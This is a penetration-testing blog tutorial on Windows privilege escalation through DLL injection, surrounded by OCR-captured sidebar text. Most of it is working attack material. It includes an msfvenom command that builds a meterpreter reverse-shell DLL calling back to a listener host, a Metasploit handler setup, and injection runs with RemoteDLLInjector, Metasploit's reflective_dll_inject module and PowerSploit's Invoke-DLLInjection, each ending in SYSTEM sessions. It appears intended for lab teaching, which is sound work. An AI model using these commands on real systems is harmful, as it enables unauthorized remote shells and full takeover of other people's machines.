Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

Token Manipulation

Secondary Logon Handle

April 4, 2017

DLL Injection

netbiosX Privilege Escalation DLL Injection, Metasploit, payload, PowerShell, PowerSploit, Privilege Escalation 3 Comments

DLL injection is a technique which allows an attacker to run arbitrary code in the context of the address space of another process. If this process is running with excessive privileges then it could be abused by an attacker in order to execute malicious code in the form of a DLL file in order to elevate privileges.


Specifically this technique follows the steps below:

1. A DLL needs to be dropped into the disk
2. The "CreateRemoteThread" calls the "LoadLibrary"
3. The reflective loader function will try to find the Process Environment Block (PEB) of the target process using the appropriate CPU register and from that will try to find the address in memory of **kernel32dll** and any other required libraries.

Search the Lab

Search...

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address


Follow

4. Discovery of the memory addresses of required API functions such as **LoadLibraryA**, **GetProcAddress**, and **VirtualAlloc**.
5. The functions above will be used to properly load the DLL into memory and call its entry point DllMain which will execute the DLL.

This article will describe the tools and the process of performing DLL injection with PowerSploit, Metasploit and a custom tool.

Manual Method


DLL's can be created from scratch or through Metasploitmsfvenom which can generate DLL files that will contain specific payloads. It should be noted that a 64-bit payload should be used if the process that the DLL will be injected is 64-bit.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.3 LPO
RT=4444 -f dll > /root/Desktop/pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Msfvenom – DLL Generation

The next step is to set up the metasploit listener in order to accept back the connection once the malicious DLL is injected into the process.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
```

Recent Posts

- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP
- DCShadow
- Skeleton Key


Categories

- **Coding** (10)
- **Defense Evasion** (19)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (11)
- **Privilege Escalation** (14)
- **Red Team** (24)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives

Metasploit Listener Configuration


There are various tools that can perform DLL injection but one of the most reliable is the Remote DLL Injector from SecurityXploded team which is using the **CreateRemoteThread** technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs:



```
C:\Users\Administrator\Desktop\RemoteDLLInjector>RemoteDLLInjector64.exe 3084 C:
\pentestlab.dll


****************************************************************

    Remote DLL Injector v2.1 by SecurityXploded

    http://securityxploded.com/remote-dll-injector.php

****************************************************************
```

From the moment that RemoteDLLInjector executes will provide the full steps that performs in order to achieve DLL injection.


- May 2018
- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012



```
Step 1 => Opening target process [3084] for DLL Injection
          Success


Step 2 => Writing DLL Path Name [C:\pentestlab.dll] into target process
          Success


Step 3 => [Defeat ASLR] Calculating LoadLibrary function address on target proce
ss
          Successfully got the address of Kernel32.dll on target process
          Address of Kernel32.dll [Target Process] = 0x0000000077570000
          Address of LoadLibrary [Target Process] = 0x0000000077587070


Step 4 => Injecting DLL into target process using the method 'CreateRemoteThread
'
          Waiting for Remote Thread to Terminate...
          Address of Injected DLL [C:\pentestlab.dll] in target process = 0x0000
07FEFB7E0000


Successfully Injected the DLL into target process !!!
```

RemoteDLLInjector – DLL Injection Method

If the DLL is successfully injected it will return back a meterpreter session with the privileges of the process. Therefore processes with higher privileges than the standard can be abused for privilege escalation.



```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49287) at
2017-04-03 15:11:17 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Privilege Escalation – DLL Injection

Metasploit

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- [New Post] PDF - NTLM Hashes **pentestlab.blog/2018/05/09/pdf… #pentestlab #Badpdf 3 hours ago**
- Hiding Metasploit Shellcode to Evade Windows Defender **blog.rapid7.com/2018/05/03/hid… 5 hours ago**
- **@CheckPointSW @InQuest** I have a post scheduled ready for tomorrow regarding Bad-PDF. Really cool research! Great advantage dor red teams. **20 hours ago**
- [New Post] NBNS Spoofing **pentestlab.blog/2018/05/08/nbn… #pentestlab #pentest 1 day ago**
- RT **@InQuest**: From bad-PDF, **github.com/deepzec/Bad-Pdf**, to worse-PDF, **github.com/3gstudent/Wors…**, this YARA rule **github.com/InQuest/yara-r…** should co… **1 day ago**

Follow @netbiosX

Pen Test Lab Stats


- 2,950,921 hits

Metasploit framework has a specific module for performing DLL injection. It only needs to be linked into a meterpreter session and to specify the PID of the process and the path of the DLL.



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/manage/reflective_dll_inject
msf post(reflective_dll_inject) > set session 1
session => 1
msf post(reflective_dll_inject) > set PID 3512
PID => 3512
msf post(reflective_dll_inject) > set PATH C:\\Users\\Administrator\\Desktop\\pe
ntestlab.dll
PATH => C:\Users\Administrator\Desktop\pentestlab.dll
msf post(reflective_dll_inject) > 
```

Metasploit – Reflective DLL Injection Module



```
msf post(reflective_dll_inject) > run

[*] Running module against WIN-RUDHUU4VG75
[*] Injecting /root/Desktop/reflective_dll.x64.dll into 1960 ...
[*] DLL injected. Executing ReflectiveLoader ...
[+] DLL injected and invoked.
[*] Post module execution completed
msf post(reflective_dll_inject) > 
```

Metasploit – Reflective DLL Injection

PowerSploit

Privilege escalation via DLL injection it is also possible with PowerSploit as well. The msfvenom can be used to generate the malicious DLL and then through the task manager the PID of the target process can be obtained. If the process is running as SYSTEM then the injected DLL will run with the same privileges as well and the elevation will be achieved.

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0





Image Na...	PID	User Name	CPU	Memory (P...	Descri
dwm.exe	1960	Administr...	00	1,284 K	Deskt
explorer.exe	2812	Administr...	00	33,040 K	Windo
httpd.exe *32	892	Administr...	00	7,616 K	Apach
httpd.exe *32	1164	Administr...	00	12,528 K	Apach
lsass.exe	484	SYSTEM	00	3,552 K	Local
lsm.exe	492	SYSTEM	00	1,388 K	Local
msdtc.exe	2684	NETWOR...	00	2,704 K	Micros
notepad.exe	3512	SYSTEM	00	1,004 K	Notep
powershell.exe	3708	Administr...	00	85,420 K	Windo

Discovery of the Process ID


The Invoke-DLLInjection module will perform the DLL injection as the example below:



```
PS C:\Users\Administrator> Invoke-DLLInjection -ProcessID 3512 -Dll C:\Users\Administrator\Desktop\pentestlab.dll

   Size(K) ModuleName                                                  FileName
   ------- ----------                                                  --------
        28 pentestlab.dll                                              C:\Users\Administrator\Desktop\pentestlab.dll


PS C:\Users\Administrator>
```

PowerSploit – DLL Injection

The payload inside the DLL will be executed and SYSTEM privileges will be obtained.



```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.4:49293) at
2017-04-04 04:59:22 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

DLL Executed with SYSTEM Privileges

References

https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/

http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

https://github.com/stephenfewer/ReflectiveDLLInjection

https://www.nettitude.co.uk/dll-injection-part-two/

Rate this:

★★★★★ 1 Vote

Share this:

- Twitter
- Facebook 34
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

DLL Hijacking
In "Privilege Escalation"

AppLocker Bypass - Rundll32
In "Defense Evasion"

AppLocker Bypass - Regsvr32
In "Defense Evasion"

3 Comments *(+add yours?)*

Dennis Black

Apr 05, 2017 @ 07:37:52

There is question puzzled me, in the privilege escalation part,only the administrator can inject DLL to process which has SYSTEM privilege?

REPLY

- ### netbiosX
  Apr 05, 2017 @ 09:37:51

No, the standard user can do that as well. in the PowerShell part I just used the module for demo purposes from the admin account Sorry for the confusion!

REPLY

Abu Sheikh

Jul 13, 2017 @ 17:00:13

Or if you’re not a coder, just http://www.dllinjector.com is perfect

REPLY

Leave a Reply

Enter your comment here...

Token Manipulation

Secondary Logon Handle